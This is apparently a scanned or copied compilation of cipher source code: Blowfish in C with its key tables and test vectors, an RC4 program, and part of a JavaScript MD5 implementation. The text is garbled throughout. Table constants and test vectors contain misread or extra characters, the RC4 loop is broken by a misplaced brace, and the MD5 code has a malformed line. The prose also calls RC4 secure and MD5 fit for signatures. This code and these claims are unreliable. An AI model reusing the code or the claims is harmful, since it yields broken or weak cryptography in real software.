short InitializeBlowfish(unsigned char key[], short keybytes);

/*****blowfish.c*****/

/* TODO: test with zero length key */
/* TODO: test with a through z as key and plain text */
/* TODO: make this byte order independent */

#include <stdio.h> /* used for debugging */
#ifdef MACINTOSH

```

```

#include <Types.h> /* FIXME: do we need this? */
#endif

#include "blowfish.h"
#include "bf_tab.h" /* P-box P-array, S-box */

#define S(x,i) (bf_S[i][x.w.byte##i])
#define bf_F(x) (((S(x,0) + S(x,1)) ^ S(x,2)) + S(x,3))
#define ROUND(a,b,n) (a.word ^= bf_F(b) ^ bf_P[n])

inline
void Blowfish_encipher(UWORD_32bits *xl, UWORD_32bits *xr)
{
    union aword Xl;
    union aword Xr;

    Xl.word = *xl;
    Xr.word = *xr;

    Xl.word ^= bf_P[0];
    ROUND (Xr, Xl, 1); ROUND (Xl, Xr, 2);
    ROUND (Xr, Xl, 3); ROUND (Xl, Xr, 4);
    ROUND (Xr, Xl, 5); ROUND (Xl, Xr, 6);
    ROUND (Xr, Xl, 7); ROUND (Xl, Xr, 8);
    ROUND (Xr, Xl, 9); ROUND (Xl, Xr, 10);
    ROUND (Xr, Xl, 11); ROUND (Xl, Xr, 12);
    ROUND (Xr, Xl, 13); ROUND (Xl, Xr, 14);
    ROUND (Xr, Xl, 15); ROUND (Xl, Xr, 16);
    Xr.word ^= bf_P[17];

    *xr = Xl.word;
    *xl = Xr.word;
}

void Blowfish_decipher(UWORD_32bits *xl, UWORD_32bits *xr)
{
    union aword Xl;
    union aword Xr;

    Xl = *xl;
    Xr = *xr;

    Xl.word ^= bf_P[17];
    ROUND (Xr, Xl, 16); ROUND (Xl, Xr, 15);
    ROUND (Xr, Xl, 14); ROUND (Xl, Xr, 13);
    ROUND (Xr, Xl, 12); ROUND (Xl, Xr, 11);
    ROUND (Xr, Xl, 10); ROUND (Xl, Xr, 9);
    ROUND (Xr, Xl, 8); ROUND (Xl, Xr, 7);
    ROUND (Xr, Xl, 6); ROUND (Xl, Xr, 5);
    ROUND (Xr, Xl, 4); ROUND (Xl, Xr, 3);
    ROUND (Xr, Xl, 2); ROUND (Xl, Xr, 1);
    Xr.word ^= bf_P[0];

    *xl = Xr.word;
    *xr = Xl.word;
}

```

```

/* FIXME: Blowfish_Initialize() ??? */
short InitializeBlowfish(UBYTE_08bits key[], short keybytes)
{
    short          i;          /* FIXME: unsigned int, char? */
    short          j;          /* FIXME: unsigned int, char? */
    UWORD_32bits  data;
    UWORD_32bits  datal;
    UWORD_32bits  datar;
    union aword temp;

/*  fprintf (stderr, "0x%x 0x%x ", bf_P[0], bf_P[1]); /* DEBUG */
/*  fprintf (stderr, "%d %d\n", bf_P[0], bf_P[1]); /* DEBUG */

    j = 0;
    for (i = 0; i < bf_N + 2; ++i) {
        temp.word = 0;
        temp.w.byte0 = key[j];
        temp.w.byte1 = key[(j+1)%keybytes];
        temp.w.byte2 = key[(j+2)%keybytes];
        temp.w.byte3 = key[(j+3)%keybytes];
        data = temp.word;
        bf_P[i] = bf_P[i] ^ data;
        j = (j + 4) % keybytes;
    }

    datal = 0x00000000;
    datar = 0x00000000;

    for (i = 0; i < bf_N + 2; i += 2) {
        Blowfish_encipher(&datal, &datar);

        bf_P[i] = datal;
        bf_P[i + 1] = datar;
    }

    for (i = 0; i < 4; ++i) {
        for (j = 0; j < 256; j += 2) {

            Blowfish_encipher(&datal, &datar);

            bf_S[i][j] = datal;
            bf_S[i][j + 1] = datar;
        }
    }
    return 0;
}
===== bf_tab.h =====
/* bf_tab.h: Blowfish P-box and S-box tables */

static UWORD_32bits bf_P[bf_N + 2] = {
    0x243f6a88, 0x85a308d3, 0x13198a2e, 0x03707344,
    0xa4093822, 0x299f31d0, 0x082efa98, 0xec4e6c89,
    0x452821e6, 0x38d01377, 0xbe5466cf, 0x34e90c6c,
    0xc0ac29b7, 0xc97c50dd, 0x3f84d5b5, 0xb5470917,
    0x9216d5d9, 0x8979fb1b,
};
static UWORD_32bits bf_S[4][256] = {

```


0xd1310ba6, 0x98dfb5ac, 0x2ffd72db, 0xd01adfb7,
0xb8e1afed, 0x6a267e96, 0xba7c9045, 0xf12c7f99,
0x24a19947, 0xb3916cf7, 0x0801f2e2, 0x858efc16,
0x636920d8, 0x71574e69, 0xa458fea3, 0xf4933d7e,
0x0d95748f, 0x728eb658, 0x718bcd58, 0x82154aee,
0x7b54a41d, 0xc25a59b5, 0x9c30d539, 0x2af26013,
0xc5d1b023, 0x286085f0, 0xca417918, 0xb8db38ef,
0x8e79dcb0, 0x603a180e, 0x6c9e0e8b, 0xb01e8a3e,
0xd71577c1, 0xbd314b27, 0x78af2fda, 0x55605c60,
0xe65525f3, 0xaa55ab94, 0x57489862, 0x63e81440,
0x55ca396a, 0x2aab10b6, 0xb4cc5c34, 0x1141e8ce,
0xa15486af, 0x7c72e993, 0xb3ee1411, 0x636fbc2a,
0x2ba9c55d, 0x741831f6, 0xce5c3e16, 0x9b87931e,
0xafd6ba33, 0x6c24cf5c, 0x7a325381, 0x28958677,
0x3b8f4898, 0x6b4bb9af, 0xc4bfe81b, 0x66282193,
0x61d809cc, 0xfb21a991, 0x487cac60, 0x5dec8032,
0xef845d5d, 0xe98575b1, 0xdc262302, 0xeb651b88,
0x23893e81, 0xd396acc5, 0x0f6d6ff3, 0x83f44239,
0x2e0b4482, 0xa4842004, 0x69c8f04a, 0x9e1f9b5e,
0x21c66842, 0xf6e96c9a, 0x670c9c61, 0xabd388f0,
0x6a51a0d2, 0xd8542f68, 0x960fa728, 0xab5133a3,
0x6eef0b6c, 0x137a3be4, 0xba3bf050, 0x7efb2a98,
0xa1f1651d, 0x39af0176, 0x66ca593e, 0x82430e88,
0x8cee8619, 0x456f9fb4, 0x7d84a5c3, 0x3b8b5ebe,
0xe06f75d8, 0x85c12073, 0x401a449f, 0x56c16aa6,
0x4ed3aa62, 0x363f7706, 0x1bfedf72, 0x429b023d,
0x37d0d72c, 0xd00a1248, 0xdb0fead3, 0x49f1c09b,
0x075372c9, 0x80991b7b, 0x25d479d8, 0xf6e8def7,
0xe3fe501a, 0xb6794c3b, 0x976ce0bd, 0x04c006ba,
0xc1a94fb6, 0x409f60c4, 0x5e5c9ec2, 0x196a2463,
0x68fb6faf, 0x3e6c53b5, 0x1339b2eb, 0x3b52ec6f,
0x6dfc511f, 0x9b30952c, 0xcc814544, 0xaf5ebd09,
0xbee3d004, 0xde334afd, 0x660f2807, 0x192e4bb3,
0xc0cba857, 0x45c8740f, 0xd20b5f39, 0xb9d3fbbd,
0x5579c0bd, 0x1a60320a, 0xd6a100c6, 0x402c7279,
0x679f25fe, 0xfb1fa3cc, 0x8ea5e9f8, 0xdb3222f8,
0x3c7516df, 0xfd616b15, 0x2f501ec8, 0xad0552ab,
0x323db5fa, 0xfd238760, 0x53317b48, 0x3e00df82,
0x9e5c57bb, 0xca6f8ca0, 0x1a87562e, 0xdf1769db,
0xd542a8f6, 0x287effc3, 0xac6732c6, 0x8c4f5573,
0x695b27b0, 0xbbca58c8, 0xe1ffa35d, 0xb8f011a0,
0x10fa3d98, 0xfd2183b8, 0x4afcb56c, 0x2dd1d35b,
0x9a53e479, 0xb6f84565, 0xd28e49bc, 0x4bfb9790,
0xe1ddf2da, 0xa4cb7e33, 0x62fb1341, 0xcee4c6e8,
0xef20cada, 0x36774c01, 0xd07e9efe, 0x2bf11fb4,
0x95bdba4d, 0xae909198, 0xeaad8e71, 0x6b93d5a0,
0xd08ed1d0, 0xafc725e0, 0x8e3c5b2f, 0x8e7594b7,
0x8ff6e2fb, 0xf2122b64, 0x8888b812, 0x900df01c,
0x4fad5ea0, 0x688fc31c, 0xd1cff191, 0xb3a8clad,
0x2f2f2218, 0xbe0e1777, 0xea752dfe, 0x8b021fa1,
0xe5a0cc0f, 0xb56f74e8, 0x18acf3d6, 0xce89e299,
0xb4a84fe0, 0xfd13e0b7, 0x7cc43b81, 0xd2ada8d9,
0x165fa266, 0x80957705, 0x93cc7314, 0x211a1477,
0xe6ad2065, 0x77b5fa86, 0xc75442f5, 0xfb9d35cf,
0xebcdfaf0c, 0x7b3e89a0, 0xd6411bd3, 0xae1e7e49,
0x00250e2d, 0x2071b35e, 0x226800bb, 0x57b8e0af,
0x2464369b, 0xf009b91e, 0x5563911d, 0x59dfa6aa,

0x78c14389, 0xd95a537f, 0x207d5ba2, 0x02e5b9c5,
0x83260376, 0x6295cfa9, 0x11c81968, 0x4e734a41,
0xb3472dca, 0x7b14a94a, 0x1b510052, 0x9a532915,
0xd60f573f, 0xbc9bc6e4, 0x2b60a476, 0x81e67400,
0x08ba6fb5, 0x571be91f, 0xf296ec6b, 0x2a0dd915,
0xb6636521, 0xe7b9f9b6, 0xff34052e, 0xc5855664,
0x53b02d5d, 0xa99f8fa1, 0x08ba4799, 0x6e85076a,
0x4b7a70e9, 0xb5b32944, 0xdb75092e, 0xc4192623,
0xad6ea6b0, 0x49a7df7d, 0x9cee60b8, 0x8fedb266,
0xecaa8c71, 0x699a17ff, 0x5664526c, 0xc2b19ee1,
0x193602a5, 0x75094c29, 0xa0591340, 0xe4183a3e,
0x3f54989a, 0x5b429d65, 0x6b8fe4d6, 0x99f73fd6,
0xa1d29c07, 0xefe830f5, 0x4d2d38e6, 0xf0255dc1,
0x4cdd2086, 0x8470eb26, 0x6382e9c6, 0x021ecc5e,
0x09686b3f, 0x3ebaefc9, 0x3c971814, 0x6b6a70a1,
0x687f3584, 0x52a0e286, 0xb79c5305, 0xaa500737,
0x3e07841c, 0x7fdeae5c, 0x8e7d44ec, 0x5716f2b8,
0xb03ada37, 0xf0500c0d, 0xf01c1f04, 0x0200b3ff,
0xae0cf51a, 0x3cb574b2, 0x25837a58, 0xdc0921bd,
0xd19113f9, 0x7ca92ff6, 0x94324773, 0x22f54701,
0x3ae5e581, 0x37c2dad6, 0xc8b57634, 0x9af3dda7,
0xa9446146, 0x0fd0030e, 0xecc8c73e, 0xa4751e41,
0xe238cd99, 0x3bea0e2f, 0x3280bba1, 0x183eb331,
0x4e548b38, 0x4f6db908, 0x6f420d03, 0xf60a04bf,
0x2cb81290, 0x24977c79, 0x5679b072, 0xbcaf89af,
0xde9a771f, 0xd9930810, 0xb38bae12, 0xdccf3f2e,
0x5512721f, 0x2e6b7124, 0x501adde6, 0x9f84cd87,
0x7a584718, 0x7408da17, 0xbc9f9abc, 0xe94b7d8c,
0xec7aec3a, 0xdb851dfa, 0x63094366, 0xc464c3d2,
0xef1c1847, 0x3215d908, 0xdd433b37, 0x24c2ba16,
0x12a14d43, 0x2a65c451, 0x50940002, 0x133ae4dd,
0x71dff89e, 0x10314e55, 0x81ac77d6, 0x5f11199b,
0x043556f1, 0xd7a3c76b, 0x3c11183b, 0x5924a509,
0xf28fe6ed, 0x97f1fbfa, 0x9ebabf2c, 0x1e153c6e,
0x86e34570, 0xae96fb1, 0x860e5e0a, 0x5a3e2ab3,
0x771fe71c, 0x4e3d06fa, 0x2965dcb9, 0x99e71d0f,
0x803e89d6, 0x5266c825, 0x2e4cc978, 0x9c10b36a,
0xc6150eba, 0x94e2ea78, 0xa5fc3c53, 0x1e0a2df4,
0xf2f74ea7, 0x361d2b3d, 0x1939260f, 0x19c27960,
0x5223a708, 0xf71312b6, 0xebadfe6e, 0xeac31f66,
0xe3bc4595, 0xa67bc883, 0xb17f37d1, 0x018cff28,
0xc332ddef, 0xbe6c5aa5, 0x65582185, 0x68ab9802,
0xeecea50f, 0xdb2f953b, 0x2aef7dad, 0x5b6e2f84,
0x1521b628, 0x29076170, 0xecdd4775, 0x619f1510,
0x13cca830, 0xeb61bd96, 0x0334fe1e, 0xaa0363cf,
0xb5735c90, 0x4c70a239, 0xd59e9e0b, 0xcbaade14,
0xeccc86bc, 0x60622ca7, 0x9cab5cab, 0xb2f3846e,
0x648b1eaf, 0x19bdf0ca, 0xa02369b9, 0x655abb50,
0x40685a32, 0x3c2ab4b3, 0x319ee9d5, 0xc021b8f7,
0x9b540b19, 0x875fa099, 0x95f7997e, 0x623d7da8,
0xf837889a, 0x97e32d77, 0x11ed935f, 0x16681281,
0x0e358829, 0xc7e61fd6, 0x96dedfa1, 0x7858ba99,
0x57f584a5, 0x1b227263, 0x9b83c3ff, 0x1ac24696,
0xcdb30aeb, 0x532e3054, 0x8fd948e4, 0x6dbc3128,
0x58ebf2ef, 0x34c6ffea, 0xfe28ed61, 0xee7c3c73,
0x5d4a14d9, 0xe864b7e3, 0x42105d14, 0x203e13e0,
0x45eee2b6, 0xa3aaabea, 0xdb6c4f15, 0xfacb4fd0,

0xc742f442, 0xef6abbb5, 0x654f3b1d, 0x41cd2105,
0xd81e799e, 0x86854dc7, 0xe44b476a, 0x3d816250,
0xcf62a1f2, 0x5b8d2646, 0xfc8883a0, 0xc1c7b6a3,
0x7f1524c3, 0x69cb7492, 0x47848a0b, 0x5692b285,
0x095bbf00, 0xad19489d, 0x1462b174, 0x23820e00,
0x58428d2a, 0x0c55f5ea, 0x1dadf43e, 0x233f7061,
0x3372f092, 0x8d937e41, 0xd65fecf1, 0x6c223bdb,
0x7cde3759, 0xcbee7460, 0x4085f2a7, 0xce77326e,
0xa6078084, 0x19f8509e, 0xe8efd855, 0x61d99735,
0xa969a7aa, 0xc50c06c2, 0x5a04abfc, 0x800bcadc,
0x9e447a2e, 0xc3453484, 0xfdd56705, 0x0ele9ec9,
0xdb73dbd3, 0x105588cd, 0x675fda79, 0xe3674340,
0xc5c43465, 0x713e38d8, 0x3d28f89e, 0xf16dff20,
0x153e21e7, 0x8fb03d4a, 0xe6e39f2b, 0xdb83adf7,
0xe93d5a68, 0x948140f7, 0xf64c261c, 0x94692934,
0x411520f7, 0x7602d4f7, 0xbc46b2e, 0xd4a20068,
0xd4082471, 0x3320f46a, 0x43b7d4b7, 0x500061af,
0x1e39f62e, 0x97244546, 0x14214f74, 0xbf8b8840,
0x4d95fc1d, 0x96b591af, 0x70f4ddd3, 0x66a02f45,
0xbfbc09ec, 0x03bd9785, 0x7fac6dd0, 0x31cb8504,
0x96eb27b3, 0x55fd3941, 0xda2547e6, 0xabca0a9a,
0x28507825, 0x530429f4, 0x0a2c86da, 0xe9b66dfb,
0x68dc1462, 0xd7486900, 0x680ec0a4, 0x27a18dee,
0x4f3ffea2, 0xe887ad8c, 0xb58ce006, 0x7af4d6b6,
0xaaace1e7c, 0xd3375fec, 0xce78a399, 0x406b2a42,
0x20fe9e35, 0xd9f385b9, 0xee39d7ab, 0x3b124e8b,
0x1dc9faf7, 0x4b6d1856, 0x26a36631, 0xae397b2,
0x3a6efa74, 0xdd5b4332, 0x6841e7f7, 0xca7820fb,
0xfb0af54e, 0xd8feb397, 0x454056ac, 0xba489527,
0x55533a3a, 0x20838d87, 0xfe6ba9b7, 0xd096954b,
0x55a867bc, 0xa1159a58, 0xcc92963, 0x99e1db33,
0xa62a4a56, 0x3f3125f9, 0x5ef47e1c, 0x9029317c,
0xdfd8e802, 0x04272f70, 0x80bb155c, 0x05282ce3,
0x95c11548, 0xe4c66d22, 0x48c1133f, 0xc70f86dc,
0x07f9c9ee, 0x41041f0f, 0x404779a4, 0x5d886e17,
0x325f51eb, 0xd59bc0d1, 0xf2bcc18f, 0x41113564,
0x257b7834, 0x602a9c60, 0xdff8e8a3, 0x1f636c1b,
0x0e12b4c2, 0x02e1329e, 0xaf664fd1, 0xcad18115,
0x6b2395e0, 0x333e92e1, 0x3b240b62, 0xeebeb922,
0x85b2a20e, 0xe6ba0d99, 0xde720c8c, 0x2da2f728,
0xd0127845, 0x95b794fd, 0x647d0862, 0xe7ccf5f0,
0x5449a36f, 0x877d48fa, 0xc39dfd27, 0xf33e8d1e,
0x0a476341, 0x992eff74, 0x3a6f6eab, 0xf4f8fd37,
0xa812dc60, 0xalebddf8, 0x991be14c, 0xdb6e6b0d,
0xc67b5510, 0x6d672c37, 0x2765d43b, 0xdcd0e804,
0xf1290dc7, 0xcc00ffa3, 0xb5390f92, 0x690fed0b,
0x667b9ffb, 0xcedb7d9c, 0xa091cf0b, 0xd9155ea3,
0xbb132f88, 0x515bad24, 0x7b9479bf, 0x763bd6eb,
0x37392eb3, 0xcc115979, 0x8026e297, 0xf42e312d,
0x6842ada7, 0xc66a2b3b, 0x12754ccc, 0x782ef11c,
0x6a124237, 0xb79251e7, 0x06a1bbe6, 0x4bfb6350,
0x1a6b1018, 0x11caedfa, 0x3d25bdd8, 0xe2e1c3c9,
0x44421659, 0x0a121386, 0xd90cec6e, 0xd5abea2a,
0x64af674e, 0xda86a85f, 0xbef9e988, 0x64e4c3fe,
0x9dbc8057, 0xf0f7c086, 0x60787bf8, 0x6003604d,
0xd1fd8346, 0xf6381fb0, 0x7745ae04, 0xd736fccc,
0x83426b33, 0xf01eab71, 0xb0804187, 0x3c005e5f,

0x77a057be, 0xbde8ae24, 0x55464299, 0xbf582e61,
0x4e58f48f, 0xf2ddfd2a, 0xf474ef38, 0x8789bdc2,
0x5366f9c3, 0xc8b38e74, 0xb475f255, 0x46fcd9b9,
0x7aeb2661, 0x8b1ddf84, 0x846a0e79, 0x915f95e2,
0x466e598e, 0x20b45770, 0x8cd55591, 0xc902de4c,
0xb90bace1, 0xbb8205d0, 0x11a86248, 0x7574a99e,
0xb77f19b6, 0xe0a9dc09, 0x662d09a1, 0xc4324633,
0xe85a1f02, 0x09f0be8c, 0x4a99a025, 0x1d6efe10,
0x1ab93d1d, 0x0ba5a4df, 0xa186f20f, 0x2868f169,
0xdc7da83, 0x573906fe, 0xa1e2ce9b, 0x4fcd7f52,
0x50115e01, 0xa70683fa, 0xa002b5c4, 0x0de6d027,
0x9af88c27, 0x773f8641, 0xc3604c06, 0x61a806b5,
0xf0177a28, 0xc0f586e0, 0x006058aa, 0x30dc7d62,
0x11e69ed7, 0x2338ea63, 0x53c2dd94, 0xc2c21634,
0xbbcbee56, 0x90bcb6de, 0xebfc7da1, 0xce591d76,
0x6f05e409, 0x4b7c0188, 0x39720a3d, 0x7c927c24,
0x86e3725f, 0x724d9db9, 0x1ac15bb4, 0xd39eb8fc,
0xed545578, 0x08fca5b5, 0xd83d7cd3, 0x4dad0fc4,
0x1e50ef5e, 0xb161e6f8, 0xa28514d9, 0x6c51133c,
0x6fd5c7e7, 0x56e14ec4, 0x362abfce, 0xddc6c837,
0xd79a3234, 0x92638212, 0x670efa8e, 0x406000e0,
0x3a39ce37, 0xd3faf5cf, 0xabc27737, 0x5ac52d1b,
0x5cb0679e, 0x4fa33742, 0xd3822740, 0x99bc9bbe,
0xd5118e9d, 0xbf0f7315, 0xd62d1c7e, 0xc700c47b,
0xb78c1b6b, 0x21a19045, 0xb26eb1be, 0x6a366eb4,
0x5748ab2f, 0xbc946e79, 0xc6a376d2, 0x6549c2c8,
0x530ff8ee, 0x468dde7d, 0xd5730a1d, 0x4cd04dc6,
0x2939bbdb, 0xa9ba4650, 0xac9526e8, 0xbe5ee304,
0xafad5fb0, 0x6a2d519a, 0x63ef8ce2, 0x9a86ee22,
0xc089c2b8, 0x43242ef6, 0xa51e03aa, 0x9cf2d0a4,
0x83c061ba, 0x9be96a4d, 0x8fe51550, 0xba645bd6,
0x2826a2f9, 0xa73a3ae1, 0x4ba99586, 0xef5562e9,
0xc72fefd3, 0xf752f7da, 0x3f046f69, 0x77fa0a59,
0x80e4a915, 0x87b08601, 0x9b09e6ad, 0x3b3ee593,
0xe990fd5a, 0x9e34d797, 0x2cf0b7d9, 0x022b8b51,
0x96d5ac3a, 0x017da67d, 0xd1cf3ed6, 0x7c7d2d28,
0x1f9f25cf, 0xadf2b89b, 0x5ad6b472, 0x5a88f54c,
0xe029ac71, 0xe019a5e6, 0x47b0acfd, 0xed93fa9b,
0xe8d3c48d, 0x283b57cc, 0xf8d56629, 0x79132e28,
0x785f0191, 0xed756055, 0xf7960e44, 0xe3d35e8c,
0x15056dd4, 0x88f46dba, 0x03a16125, 0x0564f0bd,
0xc3eb9e15, 0x3c9057a2, 0x97271aec, 0xa93a072a,
0x1b3f6d9b, 0x1e6321f5, 0xf59c66fb, 0x26dcf319,
0x7533d928, 0xb155fdf5, 0x03563482, 0x8aba3cbb,
0x28517711, 0xc20ad9f8, 0xabcc5167, 0xccad925f,
0x4de81751, 0x3830dc8e, 0x379d5862, 0x9320f991,
0xea7a90c2, 0xfb3e7bce, 0x5121ce64, 0x774f3e32,
0xa8b6e37e, 0xc3293d46, 0x48de5369, 0x6413e680,
0xa2ae0810, 0xdd6db224, 0x69852dfd, 0x09072166,
0xb39a460a, 0x6445c0dd, 0x586cdecf, 0x1c20c8ae,
0x5bbef7dd, 0x1b588d40, 0xccd2017f, 0x6bb4e3bb,
0xdda26a7e, 0x3a59ff45, 0x3e350a44, 0x9bcb4cdd5,
0x72eacea8, 0xfa6484bb, 0x8d6612ae, 0xbf3c6f47,
0xd29be463, 0x542f5d9e, 0xaec2771b, 0xf64e6370,
0x740e0d8d, 0xe75b1357, 0xf8721671, 0xaf537d5d,
0x4040cb08, 0x4eb4e2cc, 0x34d2466a, 0x0115af84,
0xe1b00428, 0x95983a1d, 0x06b89fb4, 0xce6ea048,

```

0x6f3f3b82, 0x3520ab82, 0x011a1d4b, 0x277227f8,
0x611560b1, 0xe7933fdc, 0xbb3a792b, 0x344525bd,
0xa08839e1, 0x51ce794b, 0x2f32c9b7, 0xa01fbac9,
0xe01cc87e, 0xbcc7d1f6, 0xcf0111c3, 0xa1e8aac7,
0x1a908749, 0xd44fbd9a, 0xd0dadecb, 0xd50ada38,
0x0339c32a, 0xc6913667, 0x8df9317c, 0xe0b12b4f,
0xf79e59b7, 0x43f5bb3a, 0xf2d519ff, 0x27d9459c,
0xbf97222c, 0x15e6fc2a, 0x0f91fc71, 0x9b941525,
0xfae59361, 0xceb69ceb, 0xc2a86459, 0x12baa8d1,
0xb6c1075e, 0xe3056a0c, 0x10d25065, 0xcb03a442,
0xe0ec6e0e, 0x1698db3b, 0x4c98a0be, 0x3278e964,
0x9f1f9532, 0xe0d392df, 0xd3a0342b, 0x8971f21e,
0x1b0a7441, 0x4ba3348c, 0xc5be7120, 0xc37632d8,
0xdf359f8d, 0x9b992f2e, 0xe60b6f47, 0x0fe3f11d,
0xe54cda54, 0x1edad891, 0xce6279cf, 0xcd3e7e6f,
0x1618b166, 0xfd2c1d05, 0x848fd2c5, 0xf6fb2299,
0xf523f357, 0xa6327623, 0x93a83531, 0x56cccd02,
0xacf08162, 0x5a75ebb5, 0x6e163697, 0x88d273cc,
0xde966292, 0x81b949d0, 0x4c50901b, 0x71c65614,
0xe6c6c7bd, 0x327a140a, 0x45e1d006, 0xc3f27b9a,
0xc9aa53fd, 0x62a80f00, 0xbb25bfe2, 0x35bdd2f6,
0x71126905, 0xb2040222, 0xb6cbcf7c, 0xcd769c2b,
0x53113ec0, 0x1640e3d3, 0x38abbd60, 0x2547adf0,
0xba38209c, 0xf746ce76, 0x77afalc5, 0x20756060,
0x85cbfe4e, 0x8ae88dd8, 0x7aaaf9b0, 0x4cf9aa7e,
0x1948c25c, 0x02fb8a8c, 0x01c36ae4, 0xd6ebel1f9,
0x90d4f869, 0xa65cdea0, 0x3f09252d, 0xc208e69f,
0xb74e6132, 0xce77e25b, 0x578fdfe3, 0x3ac372e6,
};

```

***** TEST VECTORS *****

This is a test vector.
Plaintext is "BLOWFISH".
The key is "abcdefghijklmnopqrstuvwxy".

```

#define PL 0x424c4f571
#define PR 0x464953481
#define CL 0x324ed0fe1
#define CR 0xf413a2031
    static char key[]="abcdefghijklmnopqrstuvwxy";

```

This is another test vector.
The key is "Who is John Galt?"

```

#define PL 0xfedcba981
#define PR 0x765432101
#define CL 0xcc91732b1
#define CR 0x8022f6841

```

RC4 Cipher: RC4 is a secure stream cipher designed by Ronald L. Rivest for RSA Data security. It is a variable key-size stream cipher with byte-oriented operations. The algorithm is based on the use of a random permutation. It is also used for secure communications, as in the encryption of traffic to and from secure web sites using the SSL protocol. The following is the implementation for RC4 cipher in C.

```

#include <stdio.h>

#define buf_size 1024

typedef struct rc4_key
{
    unsigned char state[256];
    unsigned char x;
    unsigned char y;
} rc4_key;

#define swap_byte(x,y) t = *(x); *(x) = *(y); *(y) = t

void prepare_key(unsigned char *key_data_ptr, int key_data_len, rc4_key
*key)
{
    int i;
    unsigned char t;
    unsigned char swapByte;
    unsigned char index1;
    unsigned char index2;
    unsigned char* state;
    short counter;

    state = &key->state[0];
    for(counter = 0; counter < 256; counter++)
        state[counter] = counter;
    key->x = 0;
    key->y = 0;
    index1 = 0;
    index2 = 0;
    for(counter = 0; counter < 256; counter++)
    {
        index2 = (key_data_ptr[index1] + state[counter] + index2) % 256;
        swap_byte(&state[counter], &state[index2]);
        index1 = (index1 + 1) % key_data_len;
    }
}

void rc4(unsigned char *buffer_ptr, int buffer_len, rc4_key *key)
{
    unsigned char t;
    unsigned char x;
    unsigned char y;
    unsigned char* state;
    unsigned char xorIndex;
    short counter;

    x = key->x;
    y = key->y;
    state = &key->state[0];
    for(counter = 0; counter < buffer_len; counter++)
    {
        x = (x + 1) % 256;
        y = (state[x] + y) % 256;
        swap_byte(&state[x], &state[y]);
    }
}

```

```

        xorIndex = (state[x] + state[y]) % 256;
        buffer_ptr[counter] ^= state[xorIndex];
    }
    key->x = x;
    key->y = y;
}

int main(int argc, char* argv[])
{
    char seed[256];
    char data[512];
    char buf[buf_size];
    char digit[5];
    int hex, rd,i;
    int n;
    rc4_key key;

    if (argc < 2)
    {
        fprintf(stderr,"%s key <in >out\n",argv[0]);
        exit(1);
    }
    strcpy(data,argv[1]);
    n = strlen(data);
    if (n&1)
    {
        strcat(data,"0");
        n++;
    }
    n/=2;
    strcpy(digit,"AA");
    for (i=0;i<n;i++)
    {
        digit[2] = data[i*2];
        digit[3] = data[i*2+1];
        sscanf(digit,"%x",&hex);
        seed[i] = hex;
    }

    prepare_key(seed,n,&key);
    rd = fread(buf,1,buf_size,stdin);
    while (rd>0)
    {
        rc4(buf,rd,&key);
        fwrite(buf,1,rd,stdout);
        rd = fread(buf,1,buf_size,stdin);
    }
}

```

The MD5 Algorithm: MD5 was also developed by Ronald L. Rivest. The MD5 algorithm takes a input message of arbitrary length and produces a 128-bit "message digest" as output. The MD5 algorithm is intended for digital signature applications, where a large file must be "compressed" in a secure manner before being encrypted with a private (secret) key under a public-key cryptosystem such as RSA. RFC 1321 describes the MD5 algorithm.

The following is the MD5 algorithm implementation in javascript.

```
/*
 * A JavaScript implementation of the RSA Data Security, Inc. MD5
Message
 * Digest Algorithm, as defined in RFC 1321.
 * Version 2.0 Copyright (C) Paul Johnston 1999 - 2002.
 * Other contributors: Greg Holt, Ydnar
 * Distributed under the BSD License
 * See http://pajhome.org.uk/crypt/md5 for more info.
 */

/*
 * Configurable variables. You may need to tweak these to be compatible
with
 * the server-side, but the defaults work in most cases.
 */
var hexcase = 0; /* hex output format. 0 - lowercase; 1 - uppercase
 */
var b64pad = ""; /* base-64 pad character. "=" for strict RFC
compliance */
var chrsz = 8; /* bits per input character. 8 - ASCII; 16 - Unicode
 */

/*
 * These are the functions you'll usually want to call
 * They take string arguments and return either hex or base-64 encoded
strings
 */
function hex_md5(s){ return binl2hex(core_md5(str2binl(s), s.length *
chrsz));}
function b64_md5(s){ return binl2b64(core_md5(str2binl(s), s.length *
chrsz));}
function hex_hmac_md5(key, data) { return binl2hex(core_hmac_md5(key,
data)); }
function b64_hmac_md5(key, data) { return binl2b64(core_hmac_md5(key,
data)); }

/* Backwards compatibility - same as hex_md5() */
function calcMD5(s){ return binl2hex(core_md5(str2binl(s), s.length *
chrsz));}

/*
 * Perform a simple self-test to see if the VM is working
 */
function md5_vm_test()
{
  return hex_md5("abc") == "900150983cd24fb0d6963f7d28e17f72";
}

/*
 * Calculate the MD5 of an array of little-endian words, and a bit
length
 */
function core_md5(x, len)
{
  /* append padding */
```



```

x[len >> 5] |= 0x80 << ((len) % 32);
x[((len + 64) >>> 9) << 4] + 14] = len;

var a = 1732584193;
var b = -271733879;
var c = -1732584194;
var d = 271733878;

for(var i = 0; i < x.length; i += 16)
{
  var olda = a;
  var oldb = b;
  var oldc = c;
  var oldd = d;

  a = md5_ff(a, b, c, d, x[i+ 0], 7 , -680876936);
  d = md5_ff(d, a, b, c, x[i+ 1], 12, -389564586);
  c = md5_ff(c, d, a, b, x[i+ 2], 17, 606105819);
  b = md5_ff(b, c, d, a, x[i+ 3], 22, -1044525330);
  a = md5_ff(a, b, c, d, x[i+ 4], 7 , -176418897);
  d = md5_ff(d, a, b, c, x[i+ 5], 12, 1200080426);
  c = md5_ff(c, d, a, b, x[i+ 6], 17, -1473231341);
  b = md5_ff(b, c, d, a, x[i+ 7], 22, -45705983);
  a = md5_ff(a, b, c, d, x[i+ 8], 7 , 1770035416);
  d = md5_ff(d, a, b, c, x[i+ 9], 12, -1958414417);
  c = md5_ff(c, d, a, b, x[i+10], 17, -42063);
  b = md5_ff(b, c, d, a, x[i+11], 22, -1990404162);
  a = md5_ff(a, b, c, d, x[i+12], 7 , 1804603682);
  d = md5_ff(d, a, b, c, x[i+13], 12, -40341101);
  c = md5_ff(c, d, a, b, x[i+14], 17, -1502002290);
  b = md5_ff(b, c, d, a, x[i+15], 22, 1236535329);

  a = md5_gg(a, b, c, d, x[i+ 1], 5 , -165796510);
  d = md5_gg(d, a, b, c, x[i+ 6], 9 , -1069501632);
  c = md5_gg(c, d, a, b, x[i+11], 14, 643717713);
  b = md5_gg(b, c, d, a, x[i+ 0], 20, -373897302);
  a = md5_gg(a, b, c, d, x[i+ 5], 5 , -701558691);
  d = md5_gg(d, a, b, c, x[i+10], 9 , 38016083);
  c = md5_gg(c, d, a, b, x[i+15], 14, -660478335);
  b = md5_gg(b, c, d, a, x[i+ 4], 20, -405537848);
